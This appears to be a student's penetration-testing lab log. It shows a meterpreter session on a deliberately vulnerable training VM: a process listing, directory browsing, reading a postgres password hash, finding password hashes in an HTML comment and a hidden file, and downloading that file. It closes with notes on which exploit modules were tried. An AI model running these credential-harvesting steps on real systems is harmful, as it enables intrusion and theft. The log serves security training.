3925	1	getty	i686	root	.
3928	1	getty	i686	root	.
3968	1	syslogd	i686	syslog	.
4003	1	dd	i686	root	.
4005	1	klogd	i686	klog	.
4029	1	named	i686	bind	.
4051	1	sshd	i686	root	.
4127	1	mysqld_safe	i686	root	.
4179	4127	mysqld	i686	mysql	.
4181	4127	logger	i686	root	.
4288	1	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4304	1	distccd	i686	daemon	.
4305	4304	distccd	i686	daemon	.
4328	4304	distccd	i686	daemon	.
4355	2	lockd	i686	root	.
4356	2	nfsd4	i686	root	.
4357	2	nfsd	i686	root	.
4358	2	nfsd	i686	root	.
4359	2	nfsd	i686	root	.
4360	2	nfsd	i686	root	.
4361	2	nfsd	i686	root	.
4127	1	mysqld_safe	i686	root	.
4179	4127	mysqld	i686	mysql	.
4181	4127	logger	i686	root	.
4288	1	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4304	1	distccd	i686	daemon	.
4305	4304	distccd	i686	daemon	.
4328	4304	distccd	i686	daemon	.
4355	2	lockd	i686	root	.
4356	2	nfsd4	i686	root	.
4357	2	nfsd	i686	root	.
4358	2	nfsd	i686	root	.
4359	2	nfsd	i686	root	.
4360	2	nfsd	i686	root	.
4361	2	nfsd	i686	root	.
4362	1	rpc.mountd	i686	root	.
4371	4304	distccd	i686	daemon	.
4436	1	master	i686	root	.
4437	4436	pickup	i686	postfix	.
4439	4436	qmgr	i686	postfix	.
4443	1	nmdbd	i686	root	.
4445	1	smbd	i686	root	.
4488	1	xinetd	i686	root	.
4490	4445	smbd	i686	root	.
4501	4288	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4502	4288	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4503	4288	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4504	4288	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin
4505	1	proftpd	i686	root	.
4519	1	atd	i686	root	.
4530	1	cron	i686	root	.
4558	1	jsvc	i686	root	.
4559	4558	jsvc	i686	root	.
4561	4558	jsvc	i686	tomcat55	.
4579	1	apache2	i686	root	.
4580	4579	apache2	i686	www-data	.
4582	4579	apache2	i686	www-data	.
4585	4579	apache2	i686	www-data	.
4587	4579	apache2	i686	www-data	.
4589	4579	apache2	i686	www-data	.
4598	1	rmiregistry	i686	root	.
4602	1	ruby	i686	root	.
4616	1	Xtightvnc	i686	root	.
4618	1	unrealircd	i686	root	.
4623	1	xstartup	i686	root	.
4626	4623	xterm	i686	root	.
4628	4623	fluxbox	i686	root	.
4664	4626	bash	i686	root	.
4726	4436	tlsmgr	i686	postfix	.
4735	4579	apache2	i686	www-data	.
4830	1	getty	i686	root	.
4854	1	postgres	x86	postgres	/usr/lib/postgresql/8.3/bin

```
meterpreter > cat pg_auth
"postgres" "md53175bce1d3201d16594cebf9d7eb3f9d" ""
```

```
meterpreter > cat pg_database
"template1" 1 1663 379
"template0" 11510 1663 379
"postgres" 11511 1663 379
```



```
meterpreter > cd ..
meterpreter > ls
Listing: /var/lib
```

Mode	Size	Type	Last modified	Name
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:03 -0400	apparmor
40755/rwxr-xr-x	4096	dir	2012-05-20 15:37:09 -0400	apt
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:51 -0400	aptitude
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:21 -0400	belocs
40775/rwxrwxr-x	4096	dir	2010-04-28 16:27:02 -0400	bind
40755/rwxr-xr-x	4096	dir	2012-05-20 14:43:52 -0400	defoma
40755/rwxr-xr-x	4096	dir	2020-10-07 08:57:31 -0400	dhcp3
40755/rwxr-xr-x	4096	dir	2012-05-20 15:37:08 -0400	dpkg
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:02 -0400	gcj-4.2
40755/rwxr-xr-x	4096	dir	2012-05-20 14:38:25 -0400	gconf
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:01 -0400	initramfs-tools
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:21 -0400	initscripts
42775/rwxrwxr-x	4096	dir	2010-04-28 16:26:21 -0400	libuuid
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:48 -0400	locales
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	logrotate
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:48 -0400	misc
40755/rwxr-xr-x	4096	dir	2020-10-26 06:42:51 -0400	mlocate
40755/rwxr-xr-x	4096	dir	2020-11-25 19:11:06 -0500	mysql
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:58 -0400	mysql-cluster
40755/rwxr-xr-x	4096	dir	2020-11-25 19:11:54 -0500	nfs
41733/rwx-wx-wx	4096	dir	2020-11-25 20:09:01 -0500	php5
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:02 -0400	postfix
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	postgresql
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	python-support
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:01 -0400	samba
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	security
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:57 -0400	sgml-base
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	tomcat5.5
40755/rwxr-xr-x	4096	dir	2012-05-20 14:38:27 -0400	ucf
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:01 -0400	ufw
40755/rwxr-xr-x	4096	dir	2010-04-28 16:27:02 -0400	update-manager
40755/rwxr-xr-x	4096	dir	2020-11-25 19:10:41 -0500	urandom
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:48 -0400	vim
40755/rwxr-xr-x	4096	dir	2012-05-20 14:43:52 -0400	x11
40755/rwxr-xr-x	4096	dir	2012-05-20 14:38:43 -0400	xkb

```
meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
```

Mode	Size	Type	Last modified	Name
40700/rwx	4096	dir	2020-10-30 16:01:41 -0400	CIS4240
100644/rw-r--r--	0	fil	2010-04-28 16:26:21 -0400	debian-5.0.flag
40700/rwx	4096	dir	2012-05-20 15:24:13 -0400	dvwa
100660/rw-rw	5242880	fil	2020-11-25 19:11:09 -0500	ib_logfile0
100660/rw-rw	5242880	fil	2010-04-28 16:26:21 -0400	ib_logfile1
100660/rw-rw	10485760	fil	2020-10-30 16:27:53 -0400	ibdata1
40700/rwx	4096	dir	2012-05-14 01:55:04 -0400	metasploit
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:19 -0400	mysql
100600/rw	7	fil	2010-04-28 16:26:19 -0400	mysql_upgrade_info
40700/rwx	4096	dir	2012-05-14 02:04:09 -0400	owasp10
40700/rwx	32768	dir	2010-04-28 16:26:21 -0400	tikiwiki
40700/rwx	32768	dir	2010-04-28 16:26:20 -0400	tikiwiki195

Cannot cd into CIS4240 directory.

```
meterpreter > cd belocs
meterpreter > ls
Listing: /var/lib/belocs
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	198	fil	2010-04-28 16:26:21 -0400	hashfile
100644/rw-r--r--	18017	fil	2010-04-28 16:26:21 -0400	hashfile.new
100644/rw-r--r--	198	fil	2010-04-28 16:26:21 -0400	hashfile.old
100644/rw-r--r--	19	fil	2010-04-28 16:26:21 -0400	list
100644/rw-r--r--	11385	fil	2010-04-28 16:26:21 -0400	locales.dep
100644/rw-r--r--	9	fil	2010-04-28 16:26:21 -0400	magic

```
meterpreter > cat magic
20051014
```

```
meterpreter > cat hashfile
8c37dfb3d690ee811b0bccccf2802c571 /usr/share/i18n/locales/en_US
b21a562d357bc8af449d3e0c9e665868 /usr/share/i18n/locales/en_GB
244f3298b678a9e02a95071c80612fda /usr/share/i18n/locales/iso14651_t1
```

```
meterpreter > ls initramfs-tools
Listing: initramfs-tools
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	76	fil	2012-05-13 23:35:56 -0400	2.6.24-16-server

```
meterpreter > cat initramfs-tools/2.6.24-16-server
29b1434f6f3744a8701fb77fdc6d99d09867e574 /boot/initrd.img-2.6.24-16-server
meterpreter > █
```

Cannot ls php5 directory.

```
meterpreter > ls x11
Listing: x11
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	13	fil	2012-05-20 14:43:52 -0400	X.roster
100644/rw-r--r--	59	fil	2010-04-28 16:26:57 -0400	Xwrapper.config.md5sum
100644/rw-r--r--	11	fil	2010-04-28 16:26:57 -0400	Xwrapper.config.roster
100644/rw-r--r--	53	fil	2012-05-20 14:43:52 -0400	xorg.conf.md5sum
100644/rw-r--r--	13	fil	2012-05-20 14:43:52 -0400	xorg.conf.roster

```
meterpreter > cat x11/X.roster
xserver-xorg
meterpreter > cat x11/Xwrapper.config.md5sum
c776b43caa034f56022f2bc58578b94b /etc/X11/Xwrapper.config
```

```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
  Our web developer is at home with a broken coccyx and cannot
  finish the site right now. Wish her well and send her a card if
  you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!-- CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vbzNFr2D6/0 -->
</body>
</html>
```

```

meterpreter > cat readme.php
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * Simple script to set correct charset for the readme
 *
 * Note: please do not fold this script into a general script
 * that would read any file using a GET parameter, it would open a hole
 *
 * @version $Id: readme.php 10142 2007-03-20 10:32:13Z cybot_tm $
 */

/**
 *
 */
header('Content-type: text/plain; charset=utf-8');
readfile('README');
?>

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	38	fil	2020-10-30 16:30:46 -0400	.cis4240
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
40755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	cdrom
40755/rwxr-xr-x	13500	dir	2020-11-25 19:10:42 -0500	dev
40755/rwxr-xr-x	4096	dir	2020-11-25 19:11:53 -0500	etc
40755/rwxr-xr-x	4096	dir	2020-10-26 10:54:18 -0400	home
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:36:28 -0400	initrd.img
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
40700/rwx-----	16384	dir	2010-04-28 16:26:18 -0400	lost+found
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	media
40755/rwxr-xr-x	4096	dir	2010-04-28 16:22:28 -0400	mnt
100600/rw-----	13752	fil	2020-11-25 19:12:30 -0500	nohup.out
40755/rwxr-xr-x	4096	dir	2020-10-30 16:19:46 -0400	opt
40555/r-xr-xr-x	0	dir	2020-11-25 19:10:01 -0500	proc
40755/rwxr-xr-x	4096	dir	2020-11-25 19:12:29 -0500	root
40755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:00 -0400	srv
40755/rwxr-xr-x	0	dir	2020-11-25 19:10:02 -0500	sys
41777/rwxrwxrwx	4096	dir	2020-11-25 20:23:30 -0500	tmp
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	usr
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	var
100644/rw-r--r--	1987288	fil	2010-04-28 16:54:19 -0400	vmlinuz

```

meterpreter > download .cis4240
[*] Downloading: .cis4240 → .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 → .cis4240
[*] download : .cis4240 → .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.plx$835x0YeWlfoFQJOSMvUSX0

```



```
meterpreter > ls home  
Listing: home
```

Mode	Size	Type	Last modified	Name
40755/rwxr-xr-x	4096	dir	2020-10-26 10:49:49 -0400	beverly
40755/rwxr-xr-x	4096	dir	2020-10-30 16:35:05 -0400	ftp
40755/rwxr-xr-x	4096	dir	2020-10-26 10:48:49 -0400	howard
40755/rwxr-xr-x	4096	dir	2020-10-30 16:55:48 -0400	msfadmin
40755/rwxr-xr-x	4096	dir	2020-10-26 10:54:56 -0400	phil
40755/rwxr-xr-x	4096	dir	2020-10-07 16:44:23 -0400	ptester
40755/rwxr-xr-x	4096	dir	2010-04-28 16:22:12 -0400	service
40755/rwxr-xr-x	4096	dir	2010-05-07 14:38:06 -0400	user

9:48PM

Exploit session ended.

10:00PM

Tried using exploits: 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64.

Only 320 worked.